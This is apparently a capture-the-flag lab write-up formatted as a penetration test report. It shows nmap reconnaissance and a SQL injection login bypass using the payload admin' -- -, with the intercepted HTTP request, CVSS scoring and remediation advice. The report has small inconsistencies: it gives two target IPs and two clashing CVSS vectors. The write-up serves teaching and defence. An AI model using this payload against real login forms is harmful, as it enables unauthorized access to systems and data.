
Appointment



Name: Appointment
Level: Very Easy

Vulnerability: Sql Injection **Target:** 10.129.82.162 **Date:** 2025-05-20

1 Introducción

In response to the need for improving our internal security posture, a controlled penetration test was conducted on the web application accessible via our corporate VPN. The objective of this assessment was to evaluate the robustness of the authentication mechanism and input validation processes, with a focus on identifying vulnerabilities that may allow unauthorized access. To achieve this, we performed network reconnaissance, vulnerability assessment, and controlled exploitation—all in strict accordance with the defined testing scope and best practices in the industry. The findings from this evaluation will enable us to implement targeted mitigations to safeguard sensitive data and reinforce our internal defenses.

1.1 Scope (Pentest Objectives and Boundaries):


The objective of this assessment was to evaluate the security posture of the web application accessible via the corporate VPN, with a particular focus on authentication mechanisms and input validation. The authorized activities included the following:

- **Asset Identification:** Identification and enumeration of exposed assets associated with the application, including server banners, open ports, and running services.
- **Network Reconnaissance and Mapping:** Conducted connectivity tests (using `ping`) and port scans (using Nmap) to delineate the attack surface of the target system (IP: 10.129.167.209) which is accessible through the VPN environment.
- **Vulnerability Assessment:** The assessment focused on evaluating the login page, specifically testing the robustness of authentication and detecting common input validation flaws, such as SQL injection.
- **Controlled Exploitation:** A proof-of-concept exploitation was performed within the agreed-upon scope. Notably, it was demonstrated that by injecting the payload `admin' -- -` into the username field, the password verification could be bypassed, leading to unauthorized access.
- **Documentation and Reporting:** All stages of detection and controlled exploitation were thoroughly documented. The findings were compiled to analyze the impact and provide precise remediation recommendations.

This assessment was conducted in a controlled and isolated environment via VPN and was strictly limited to the web application and its authentication mechanisms, without affecting any systems that were not explicitly authorized for testing.

2 Findings

Finding: SQL Injection in the Login Form **Risk Rating:** High 8.8



Base Score 8.8 (High)

Attack Vector (AV): Network (N) [✓ Adjacent (A)] Local (L) Physical (P)

Attack Complexity (AC): [✓ Low (L)] High (H)

Privileges Required (PR): [✓ None (N)] Low (L) High (H)

User Interaction (UI): [✓ None (N)] Required (R)

Scope (S): [✓ Unchanged (U)] Changed (C)

Confidentiality (C): None (N) Low (L) [✓ High (H)]

Integrity (I): None (N) Low (L) [✓ High (H)]

Availability (A): None (N) Low (L) [✓ High (H)]

Vector String - CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Description: A SQL injection vulnerability was discovered in the login functionality of the web application running on Apache 2.4.38/Debian. By injecting the payload `admin' -- -` into the username field, the authentication query is modified to ignore the password check, allowing the attacker to log in as "admin." This vulnerability is accessible via a VPN connection, which exposes internal services to potential exploitation.

Impact: Exploitation of this vulnerability could result in unauthorized administrative access, leading to potential exposure of sensitive data and further compromise of the internal network.

Recommendation:

- Implement parameterized queries or prepared statements to properly handle user inputs.
- Enhance input validation and sanitization across all form fields.
- Consider additional network segmentation for VPN-accessible resources to minimize exposure.```

3.1 Executive summary

Finding: We have discovered a dangerous flaw in our login page that is like leaving the front door wide open for hackers. This vulnerability lets an attacker completely bypass the password check and log in as an administrator with just a simple trick.

Impact: Because our application is accessible via VPN, if someone manages to exploit this flaw, they can remotely break in without needing any special access. Once inside, they could access sensitive company data and disrupt our operations. Imagine an intruder gaining full control of our core systems—it’s a risk that could jeopardize our entire network and business continuity.

Recommendation: We must take immediate action to close this gap. Strengthening our input validation and adopting secure coding practices are critical steps to ensure that attackers cannot exploit this weak spot. Locking down this vulnerability now is essential to protecting our company’s confidential information and maintaining trust in our digital defenses.

3.2 Technical Summary

Finding: SQL Injection Vulnerability in the Login Form **CVSS v3.1 Score:** 8.8 (High)

Overview: A SQL injection vulnerability was discovered in the login functionality of the target web application, which is accessible via VPN. By injecting the payload `admin' -- -` into the username field, an attacker can bypass password verification and authenticate as the administrator.

CVSS Breakdown:

- **Attack Vector (AV):** Network (N) – Exploitable remotely, even though accessed via VPN.
- **Attack Complexity (AC):** Low (L) – The attack uses a simple payload without requiring special conditions.

- **Privileges Required (PR):** None (N) – The exploit does not require prior authentication.
- **User Interaction (UI):** None (N) – No user interaction beyond the malicious input is needed.
- **Scope (S):** Unchanged (U) – The impact is limited to the vulnerable component.
- **Impact:**
    - **Confidentiality (C):** High (H)
    - **Integrity (I):** High (H)
    - **Availability (A):** High (H)

Impact: Exploitation enables unauthorized administrative access, potentially compromising sensitive data and leading to significant control over the internal network.

Recommendation:

- Implement parameterized queries or prepared statements to handle user inputs safely.
- Enhance input validation and sanitization for all user-supplied data.
- Review and tighten access controls in the VPN environment to mitigate exposure risks.

4 Exploitation Path Description

1. Connectivity Check Using `ping`

First, we verify connectivity to the target host (10.129.167.209) using the `ping` command. The response confirms that the host is active. The TTL value (63) suggests that the system is likely running Linux.

```
kali@kali ~/workspace/Appointment/scan [14:31:45] $ ping -c 1
10.129.167.209
PING 10.129.167.209 (10.129.167.209) 56(84) bytes of data.
64 bytes from 10.129.167.209: icmp_seq=1 ttl=63 time=56.1 ms

--- 10.129.167.209 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 56.070/56.070/56.070/0.000 ms
```

2. Initial Port Scan with Nmap

An initial Nmap scan is performed in SYN scan mode across all ports to identify which ports are open. The results are filtered to show only open ports and saved in a grepable output file.

```
sudo nmap -sS -p- --open -n -Pn  10.129.167.209 -oG AppointmentPortsG
```

Output

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-20 14:31 EDT
Nmap scan report for 10.129.167.209
Host is up (0.058s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 17.23 seconds
```

The scan reveals that port 80 is open, indicating the presence of a web service on the target.

3. Detailed Service Scan on Port 80

A second, more detailed scan is executed on port 80 to gather additional information about the HTTP service. This scan uses version detection (`-sV`), script scanning (`-sC`), and connects without attempting service discovery (`-Pn`).

```
sudo nmap -sVC -p 80 10.129.167.209 -oN appointmentSErvices
```

Output:


```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-20 14:35 EDT
NSE: Warning: Could not load 'docker-version.nse': no path to
file/directory: docker-version.nse
Nmap scan report for 10.129.167.209
Host is up (0.056s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Login
|_http-server-header: Apache/2.4.38 (Debian)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.96 seconds
```

This confirms that the target is running Apache HTTP server 2.4.38 on a Debian system, with a login page presented by the website.

4. Exploiting SQL Injection Vulnerability

Website Interaction

Once the web application’s login page was observed, further interaction with the website was performed (e.g., submitting data to generate a server request). Evidence of the website interface is provided below:



Intercepting Request with Burp Suite

Burp Suite was used to intercept and analyze the HTTP request generated by the website. During this process, a payload was injected into the username field to bypass the password verification.

Payload Injection: The payload injected into the username field was:

```
admin' -- -
```

This payload effectively comments out the password verification part of the SQL query. In the original query, which might look like:

```
SELECT users FROM users_table WHERE username = 'admin' AND password = 'asasd';
```


The payload modifies it to:

```
SELECT users FROM users_table WHERE username = 'admin' -- - AND password = 'asdas';
```

Everything after the `-- -` is treated as a comment, meaning the password check is bypassed. As a result, the application erroneously authenticates the user as "admin."

Evidence in Burp Suite:

The intercepted and modified request is captured by Burp Suite, confirming that the SQL injection is successful.



Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send
Cancel
Target: http://10.129.167.209
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 0
Request headers 12
Response headers 7
Inspector
Notes
Search
0 highlights
Done
2,669 bytes | 1,043 millis
Event log All issues
Memory: 129.5MB
Disabled

```
POST / HTTP/1.1
Host: 10.129.167.209
Content-Length: 35
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://10.129.167.209
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
on/signed-exchange;v=b3;q=0.7
Referer: http://10.129.167.209/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

username=admin'+--+-&password=asdsa
```

Our input was admin' -- -

Congratulations!

Your flag is: [redacted]

Conclusion

This exploitation path demonstrates the process from initial connectivity testing and scanning to the successful exploitation of an SQL injection vulnerability. By injecting a payload that bypasses the password check, unauthorized access as the "admin" user was achieved. This clearly underscores the necessity of proper input validation and the implementation of secure coding practices to prevent such vulnerabilities.

If you need further details on remediation measures or additional context on any of these steps, feel free to ask.

5 Conclusions

This assessment has demonstrated that the web application accessible via the corporate VPN is vulnerable to a critical SQL injection flaw in its login mechanism. Testing confirmed that an attacker can bypass authentication by injecting the payload `admin' -- -`, effectively negating the password verification process and granting unauthorized administrative access. Given the high potential impact—rated 8.8 on the CVSS scale—this vulnerability poses a significant risk to sensitive data integrity, confidentiality, and the overall security of the internal network.

Key conclusions from this engagement include:

- **Vulnerability Confirmation:** The SQL injection flaw was successfully exploited in a controlled environment without any collateral impact on non-scoped systems. This confirms that insufficient input validation and inadequate use of parameterized queries remain the primary weaknesses in the authentication component.
- **Risk Amplification via VPN Exposure:** Although the application is restricted to VPN access, the controlled environment was still deemed at risk. The availability of such a critical flaw within an internal application can lead to a cascading compromise if an attacker breaches initial network defenses.
- **Mitigation Priorities:** Immediate remediation is recommended. The implementation of secure coding practices—such as parameterized queries and robust input validation—is critical. Additionally, revisiting VPN access controls and network segmentation measures is advised to minimize exposure.
- **Broader Security Posture:** This finding highlights the importance of comprehensive security reviews of both internal and externally accessible systems. It underscores the need for ongoing assessments and periodic penetration tests to proactively address potential vulnerabilities before they can be exploited by malicious actors.

In summary, addressing this SQL injection vulnerability is paramount to preserving the security of the web application and protecting sensitive organizational data. Prompt remediation and additional security measures will help ensure that similar vulnerabilities are identified and mitigated in the future, thereby strengthening the overall security posture of the organization.

6 Appendix – Tools Utilized

During the assessment, the following tools and methodologies were employed:

- **Ping:** Used as a basic connectivity checker to determine the availability and responsiveness of the target host.
- **Nmap (v7.95):** Deployed for comprehensive network scanning to identify open ports, map active services, and gather details about the target system’s infrastructure and software versions.
- **Burp Suite:** Utilized to intercept, analyze, and modify HTTP requests and responses. This tool was critical in demonstrating the SQL injection vulnerability by allowing controlled exploitation of the login form.
- **CVSS v3.1 Calculator (NVD):** Applied to quantitatively assess the severity of identified vulnerabilities, ensuring a standardized ranking that supports the mitigation prioritization process.